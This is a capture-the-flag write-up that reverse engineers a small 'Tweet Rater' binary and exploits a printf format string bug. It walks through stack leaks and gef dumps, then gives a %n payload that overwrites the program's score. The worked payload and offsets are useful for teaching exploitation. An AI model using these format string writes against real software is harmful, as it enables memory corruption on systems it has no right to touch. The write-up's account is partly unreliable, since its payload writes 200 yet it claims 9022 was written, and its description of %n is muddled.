

ANALYSIS :

First to start the analysis of the binary we will run it and check the output. We get the following output:

```
dosxuz@dosxuz-pc:~/boi/tweet-raider$ ./tweet-raider
Welcome to Mlon Eusk's Tweet Rater!
Input your tweet, and we will give you a rating.

Tweet: askjdlaksjd
Your tweet:
askjdlaksjd
Your score: 0
dosxuz@dosxuz-pc:~/boi/tweet-raider$
```

Then we load the binary in Cutter and get the disassembly and the pseudo code:

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{

int64_t iVar1;

uint32_t *arg2;

undefined8 uVar2;

int64_t in_FS_OFFSET;

void *var_138h;

char *format;

int64_t canary;

iVar1 = *(int64_t *) (in_FS_OFFSET + 0x28);

setvbuf(_reloc_stdin, 0, 2, 0);

setvbuf(_reloc_stdout, 0, 2, 0);

arg2 = (uint32_t *) malloc(4);

*arg2 = 0;

puts(Welcome to Mlon Eusk's Tweet Rater!Input your tweet, and we will give you a rating.\n);

printf(Tweet:);

fgets(&format, 0x118, _reloc_stdin);

puts(Your tweet:);

printf(&format);

calculateScore((char *) &format, arg2);

printf(Your score: %d\n, (uint64_t) *arg2);

if (9000 < (int32_t) *arg2) {

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}

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}

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We take a look at the decompilation and find out that there is a format string bug in the binary, we'll come to it later. We see that there is a calculateScore function which calculates the score based on our Tweet. So we check the disassembly of the calculateScore function:

```
void calculateScore(char *arg1, void *arg2)
{
    char cVar1;
    int32_t iVar2;
    void *var_20h;
    char *s1;
    int32_t n;
    int64_t var_8h;
    s1 = arg1;
    while (*s1 != '\0') {
        cVar1 = tolower((uint64_t)(uint32_t)(int32_t)*s1);
        *s1 = cVar1;
        s1 = s1 + 1;
    }
    n = 0;
    while (arg1[n] != '\0') {
        iVar2 = strncmp(arg1 + n, 0xfea, 5);
        if (iVar2 == 0) {
            *(int32_t *)arg2 = *(int32_t *)arg2 + 1;
        }
        iVar2 = strncmp(arg1 + n, 0xff0, 6);
        if (iVar2 == 0) {
            *(int32_t *)arg2 = *(int32_t *)arg2 + 1;
        }
        iVar2 = strncmp(arg1 + n, 0xff7, 8);
        if (iVar2 == 0) {
            *(int32_t *)arg2 = *(int32_t *)arg2 + 1;
        }
        iVar2 = strncmp(arg1 + n, 0x1000, 4);
        if (iVar2 == 0) {
            *(int32_t *)arg2 = *(int32_t *)arg2 + 1;
        }
        iVar2 = strncmp(arg1 + n, "dank", 4);
        if (iVar2 == 0) {
            *(int32_t *)arg2 = *(int32_t *)arg2 + 1;
        }
        iVar2 = strncmp(arg1 + n, "dope", 4);
        if (iVar2 == 0) {
            *(int32_t *)arg2 = *(int32_t *)arg2 + 1;
        }
        iVar2 = strncmp(arg1 + n, 0x100f, 3);
```

```

if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
iVar2 = strncmp(arg1 + n, 0x1013, 3);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
iVar2 = strncmp(arg1 + n, "cybertruck", 10);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
iVar2 = strncmp(arg1 + n, "cyber", 5);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
iVar2 = strncmp(arg1 + n, "truck", 5);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
iVar2 = strncmp(arg1 + n, "tesla", 5);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
iVar2 = strncmp(arg1 + n, "boring", 6);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
iVar2 = strncmp(arg1 + n, "tunnel", 6);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
iVar2 = strncmp(arg1 + n, "flamethrower", 0xc);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
iVar2 = strncmp(arg1 + n, "meme", 4);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
n = n + 1;
}
return;
}

```

We see that the function compares our input string with some hardcoded strings and adds +1 for each of the matched hardcoded strings. Then it returns our score based on that. Now in the main function it checks whether our score is greater than 9000 or not. If it is greater than 9000, it calls a function which outputs the flag. If not, then it exits the program normally. We see that the hardcoded keywords can be repeated but it will accept number of strings till a certain number only. So, we cannot get past the score limit by just inputting normal strings.

THE BUG:

As we have already seen that there's a format string bug and we can use it to our advantage. So we pass a cyclic pattern string of 20 length along with some %p which will leak the positions from the stack. Here's the output:

```
b'Remote debugging from host 127.0.0.1, port 57584\n'
[DEBUG] Received 0x5d bytes:
    b'"Welcome to Mlon Eusk's Tweet Rater!\n"'
    b'Input your tweet, and we will give you a rating.\n'
    b'\n'
    b'Tweet: '
```

```
[DEBUG] Sent 0x65 bytes:
    b'aaaabaaacaaadaaaeaaaa %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p \n'
```

```
[*] Switching to interactive mode
[DEBUG] Received 0x17f bytes:
    b'Your tweet:\n'
    b'aaaabaaacaaadaaaeaaaa 0x7fe5620da723 (nil) 0x7fe562000317 0xc (nil) 0x7ffc8c190fb0
0x55b57d23e2a0 0x6161616261616161 0x6161616461616163 0x2070252061616165 0x2070252020702520
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702520 0x2070252020702520 0x2070252020702520 0x2070252020702520 0xa20702520 \n'
    b'Your score: 0\n'
```

```
Your tweet:
aaaabaaacaaadaaaeaaaa 0x7fe5620da723 (nil) 0x7fe562000317 0xc (nil) 0x7ffc8c190fb0 0x55b5
7d23e2a0 0x6161616261616161 0x6161616461616163 0x2070252061616165 0x2070252020702520 0x20
70252020702520 0x2070252020702520 0x2070252020702520 0x2070252020702520 0x2070252020702520
0x2070252020702520 0x2070252020702520 0x2070252020702520 0xa20702520
Your score: 0
```

```
Terminal
0x00007ffc8c190f58|+0x0038: "%p %p %p %p %p %p %p %p %p %p %p %p %p"
code:x86:64
0x55b57ccf5f03 <main+252>    call    0x55b57ccf5830 <printf@plt>
0x55b57ccf5f08 <main+257>    mov     rax, QWORD PTR [rbp-0x138]
0x55b57ccf5f0f <main+264>    mov     eax, DWORD PTR [rax]
→ 0x55b57ccf5f11 <main+266>    cmp     eax, 0x2328
0x55b57ccf5f16 <main+271>    jle     0x55b57ccf5f38 <main+305>
0x55b57ccf5f18 <main+273>    lea     rdi, [rip+0x1b3]          # 0x55b57ccf60d2
0x55b57ccf5f1f <main+280>    call    0x55b57ccf5800 <puts@plt>
0x55b57ccf5f24 <main+285>    lea     rdi, [rip+0x1c0]          # 0x55b57ccf60eb
0x55b57ccf5f2b <main+292>    call    0x55b57ccf59ba <readFile>

threads
[#0] Id 1, Name: "tweet-raider", stopped 0x55b57ccf5f11 in main (), reason: BREAKPOINT

trace
[#0] 0x55b57ccf5f11 → main()
gef>
```

Now if we check the stack to find out exactly from where we are leaking the stack :

```
gef> x/50gx $rsp
0x7ffc8c190f20: 0x00007ffc8c190fb0 0x000055b57d23e2a0
0x7ffc8c190f30: 0x6161616261616161 0x6161616461616163
0x7ffc8c190f40: 0x2070252061616165 0x2070252020702520
0x7ffc8c190f50: 0x2070252020702520 0x2070252020702520
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0x7ffc8c190f80: 0x2070252020702520 0x2070252020702520
0x7ffc8c190f90: 0x0000000a20702520 0x0000004000000100
0x7ffc8c190fa0: 0x00000000ffffffff 0x0000000000000000
0x7ffc8c190fb0: 0x00007ffc8c1da2a8 0x00007fe562123730
0x7ffc8c190fc0: 0x0000000000000000 0x0000000000000000
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0x7ffc8c190fe0: 0x0000000000000000 0x0000000000000000
0x7ffc8c190ff0: 0x000055b57ccf5040 0x000000000f0b5ff
0x7ffc8c191000: 0x000000000000000c2 0x00007ffc8c191037
0x7ffc8c191010: 0x00007ffc8c191036 0x00007fe561fae7e5
0x7ffc8c191020: 0x0000000000000001 0x000055b57ccf5fad
0x7ffc8c191030: 0x00007fe5620df008 0x0000000000000000
0x7ffc8c191040: 0x000055b57ccf5f60 0x000055b57ccf58b0
0x7ffc8c191050: 0x00007ffc8c191140 0xa0df13be3946f200
0x7ffc8c191060: 0x000055b57ccf5f60 0x00007fe561f161e3
0x7ffc8c191070: 0x0000000000000000 0x00007ffc8c191148
0x7ffc8c191080: 0x0000000100040000 0x000055b57ccf5e07
0x7ffc8c191090: 0x0000000000000000 0xac8b034bac59243e
0x7ffc8c1910a0: 0x000055b57ccf58b0 0x00007ffc8c191140
```

We will find out that from the 8th position, we are leaking our cyclic pattern input. But we need to check where our score is stored, because it is the one we need to change. So we check the instruction at offset 0xf08 we find out that our score is stored at the position rbp-0x138. So we check the value at that place.

```
gef> x $rbp-0x138
0x7ffc8c190f28: 0x000055b57d23e2a0
```

After that we check the value at the point where it is pointing to.

```
gef> x 0x000055b57d23e2a0
0x55b57d23e2a0: 0x0000000000000000
```

we see that currently our score is 0. Now we need to find out, at which position we are leaking this particular position from the stack.

Your tweet:

```
aaaabaaacaaadaaaeaaa 0x7fe5620da723 (nil) 0x7fe562000317 0xc (nil) 0x7ffc8c190fb0
0x55b57d23e2a0 0x6161616261616161 0x6161616461616163 0x2070252061616165
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If we look at the above output, we will find out that this position from the stack is leaked at the 7th offset. So we specifically need to write at the 7th offset.


EXPLOITING THE BUG:

To test our theory we'll use the %n format string specifier. If we look at the documentation for format string specifiers, we will see that if no format string is specified, %n will write the number of characters printed to the stack. As we know printf returns the number of characters printed as integer. So we set our payload as follows:

```
payload = 'a'*200+'%7$n'
```

To write the value 200 at the 7th position that is, our score located in the stack.


```
Child exited with status 0
[*] Got EOF while reading in interactive
$
```



We can see that it has written 9022 bytes to the stack.